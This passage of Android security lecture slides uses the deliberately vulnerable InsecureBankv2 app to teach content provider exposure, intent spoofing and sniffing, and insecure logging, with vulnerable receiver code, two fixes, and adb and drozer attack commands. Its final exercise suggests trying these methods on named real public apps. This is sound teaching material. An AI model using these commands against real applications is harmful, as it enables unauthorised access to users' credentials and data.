<path-permission android:pathPrefix=“/subpath2” android:readPermission="com.app.SUBPATH2_READ_PERMISSION" android:writePermission="com.app.SUBPATH2_WRITE_PERMISSION" />

<grant-uri-permission android:path=“/subpath2”
</provider>
```

Content Provider Exposure

Exercise: Interbank has one content provider

```
53   <activity android:label="@string/title_activity_file_pref" android:name="com.android.insecurebankv2.FilePrefActivity" android:windowSoftInputMode="adjustUnspecified|stateVisible|adj
58   <activity android:label="@string/title_activity_do_login" android:name="com.android.insecurebankv2.DoLogin"/>
62   <activity android:label="@string/title_activity_post_login" android:name="com.android.insecurebankv2.PostLogin" android:exported="true"/>
67   <activity android:label="@string/title_activity_wrong_login" android:name="com.android.insecurebankv2.WrongLogin"/>
71   <activity android:label="@string/title_activity_do_transfer" android:name="com.android.insecurebankv2.DoTransfer" android:exported="true"/>
76   <activity android:label="@string/title_activity_view_statement" android:name="com.android.insecurebankv2.ViewStatement" android:exported="true"/>
82   <provider android:name="com.android.insecurebankv2.TrackUserContentProvider" android:exported="true" android:authorities="com.android.insecurebankv2.TrackUserContentProvider"/>
88   <receiver android:name="com.android.insecurebankv2.MyBroadCastReceiver" android:exported="true">
91       <intent-filter>
92           <action android:name="theBroadcast"/>
94       </intent-filter>
95   </receiver>
```

Check the implementation what action is triggered, and which data is provided

- You can query it with:
  - `adb shell content query --uri content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers`
  - `run app.provider.query content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers`

Intent based attacks

Intents are the basic mechanism of IPC within applications

- Consist of messages sent between components
- Intents may be broadcasted or explicit
- Intents may be subscribed to by components, even if from other applications
- Providers and receivers are declared in the AndroidManifest.xml
  - Attackers can rapidly check which code may be vulnerable

Correct use of intents allows applications to trigger actions in response to events

- Examples: Show a popup, show an activity, trigger a synchronization process…


Bad use of intents allow attacker to:

- Intent Sniffing: Gain additional access to confidential data by sniffing intents exchanged by applications
- Intent Spoofing: Trigger specific processes in applications
  - Potentially fuzz arguments or inject malicious payloads
  - Potentially bypassing internal processes and controls

Intent based attacks

Implicit Intents: Extensively used to trigger events based on device state change


- Intents are sent to all applications with a matching receiver (Broadcasted)
- Specify an action: NETWORK_STATE_CHANGED_ACTION, ACTION_AIRPLANE_MODE_CHANGED…
- They do not specify a destination component
- They should not have sensitive data
- However… they are the easiest to implement as developers can struggle with when a specific component is specified



Intent based attacks

Explicit Intents: Used for IPC directly between known components

- Intents are sent to destinations with a matching component
- They can have sensitive data
- However… they are more complex to implement as they require knowledge of the destination component



com.android.insecurebankv2.CryptoClass | com.android.insecurebankv2.DoLogin | AndroidManifest.xml

```
22    <uses-permission android:name="android.permission.READ_CONTACTS"/>
24    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
25    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" android:maxSdkVersion="18"/>
28    <uses-permission android:name="android.permission.READ_CALL_LOG"/>
30    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
31    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
33    <uses-feature android:glEsVersion="20000" android:required="true"/>
37    <application android:theme="@style/Theme.Holo.Light.DarkActionBar" android:label="@string/app_name" android:icon="@mipmap/ic_lau
44        <activity android:label="@string/app_name" android:name="com.android.insecurebankv2.LoginActivity">
47            <intent-filter>
48                <action android:name="android.intent.action.MAIN"/>
50                <category android:name="android.intent.category.LAUNCHER"/>
51            </intent-filter>
52        </activity>
53        <activity android:label="@string/title_activity_file_pref" android:name="com.android.insecurebankv2.FilePrefActivity" androi
58        <activity android:label="@string/title_activity_do_login" android:name="com.android.insecurebankv2.DoLogin"/>
62        <activity android:label="@string/title_activity_post_login" android:name="com.android.insecurebankv2.PostLogin" android:expo
67        <activity android:label="@string/title_activity_wrong_login" android:name="com.android.insecurebankv2.WrongLogin"/>
71        <activity android:label="@string/title_activity_do_transfer" android:name="com.android.insecurebankv2.DoTransfer" android:ex
76        <activity android:label="@string/title_activity_view_statement" android:name="com.android.insecurebankv2.ViewStatement" andr
82        <provider android:name="com.android.insecurebankv2.TrackUserContentProvider" android:exported="true" android:authorities="cc
88        <receiver android:name="com.android.insecurebankv2.MyBroadCastReceiver" android:exported="true">
91            <intent-filter>
92                <action android:name="theBroadcast"/>
94            </intent-filter>
95        </receiver>
97        <activity android:label="@string/title_activity_change_password" android:name="com.android.insecurebankv2.ChangePassword" ar
104       <activity android:theme="@style/Theme.Translucent" android:name="com.google.android.gms.ads.AdActivity" android:configChange
108       <activity android:theme="@style/Theme.IAPTheme" android:name="com.google.android.gms.ads.purchase.InAppPurchaseActivity"/>
112       <meta-data android:name="com.google.android.gms.version" android:value="@integer/google_play_services_version"/>
115       <meta-data android:name="com.google.android.gms.wallet.api.enabled" android:value="true"/>
119       <receiver android:name="com.google.android.gms.wallet.EnableWalletOptimizationReceiver" android:exported="false">
122           <intent-filter>
123               <action android:name="com.google.android.gms.wallet.ENABLE_WALLET_OPTIMIZATION"/>
124           </intent-filter>
125       </receiver>
126   </application>
128 </manifest>
```

A receiver is declared and exported

- If it was not exported, declaring an intent-filter will export it (danger)
- Any application may send an intent to this receiver

```
22 public class MyBroadCastReceiver extends BroadcastReceiver {
       public static final String MYPREFS = "mySharedPreferences";
       String usernameBase64ByteString;

23     public void onReceive(Context context, Intent intent) {
24         String phn = intent.getStringExtra("phonenumber");
25         String newpass = intent.getStringExtra("newpass");
27         if (phn != null) {
               try {
29                 SharedPreferences settings = context.getSharedPreferences("mySharedPreferences", 1);
32                 this.usernameBase64ByteString = new String(Base64.decode(settings.getString("EncryptedUsername", null), 0), "UTF-8");
35                 String decryptedPassword = new CryptoClass().aesDeccryptedString(settings.getString("superSecurePassword", null));
36                 String textPhoneno = phn.toString();
                   String textMessage = "Updated Password from: " + decryptedPassword + " to: " + newpass;
38                 SmsManager smsManager = SmsManager.getDefault();
39                 System.out.println("For the changepassword - phonenumber: " + textPhoneno + " password is: " + textMessage);
40                 smsManager.sendTextMessage(textPhoneno, null, textMessage, null, null);
               } catch (Exception e) {
42                 e.printStackTrace();
               }
           } else {
46             System.out.println("Phone number is null");
           }
       }
   }
```

onReceive() lacks validation, assumes two Strings in the intent and triggers an action

As an Intent is an IPC open to external entities, its content should not be trusted

- Fields may be missing
- Fields may have malicious payloads and even trigger further vulnerabilities
  - Raimondas Sasnauskas, “Intent Fuzzer: Crafting Intents of Death”, Proceedings of the 2014 Joint International Workshop on Dynamic Analysis (WODA) and Software and System Performance Testing, Debugging, and Analytics (PERTEA)July 2014
- May also be relevant to check the intent source
- Additional authentication mechanisms can be added to intents: signatures and permissions

Intent based attacks

Exercise: Explore how intent based attacks can be exploited in this app

- Drozer:
  - Battery: run app.broadcast.sniff --action android.intent.action.BATTERY_CHANGED
  - Bank app: run app.broadcast.sniff --action "theBroadcast"
  - run app.broadcast.send --action theBroadcast --extra string ARG VAL

Fix 1 – Permission

```
<receiver
    android:name=".MyBroadCastReceiver"
    android:exported="true" >
    android:exported="true"
    android:permission="com.android.insecurebankv2.MyBroadCastReceiverPermission">
    <intent-filter>
        <action android:name="theBroadcast" >
        </action>
    </intent-filter>
</receiver>
```

Fix 2 – Signature

```
<permission android:name="com.android.insecurebankv2.MyBroadCastReceiverPermission" />
<permission android:name="com.android.insecurebankv2.MyBroadCastReceiverPermission"
    android:protectionLevel="signature" />
```

Insecure Logging mechanism

Android has a centralized log to where applications may write information

- Useful for debugging and tracking errors, mostly useless for common users
- Left over debugging lines in code may expose too much information
- Accessible to applications in rooted devices and using `adb logcat`
  - On rooted devices: pm grant <pkg> android.permission.READ_LOGS

Impact:

- Sensitive information is exposed to applications or external attackers

```
        }
        if (DoLogin.this.result.indexOf("Correct Credentials") != -1) {
            Log.d("Successful Login:", ", account=" + DoLogin.this.username + ":" + DoLogin.this.password);
            saveCreds(DoLogin.this.username, DoLogin.this.password);
            trackUserLogins();
            Intent pL = new Intent(DoLogin.this.getApplicationContext(), PostLogin.class);
            pL.putExtra("uname", DoLogin.this.username);
            DoLogin.this.startActivity(pL);
            return;
        }
        DoLogin.this.startActivity(new Intent(DoLogin.this.getApplicationContext(), WrongLogin.class));
    }
```

Insecure Logging mechanism

Exercise: use adb logcat and search for sensible strings

- Interact with the applications to observe logs
- What is the impact?

Exercise

Can you replicate these methods to other applications publicly available?

UA Mobile?

CantinUA?

CM Aveiro?

Others?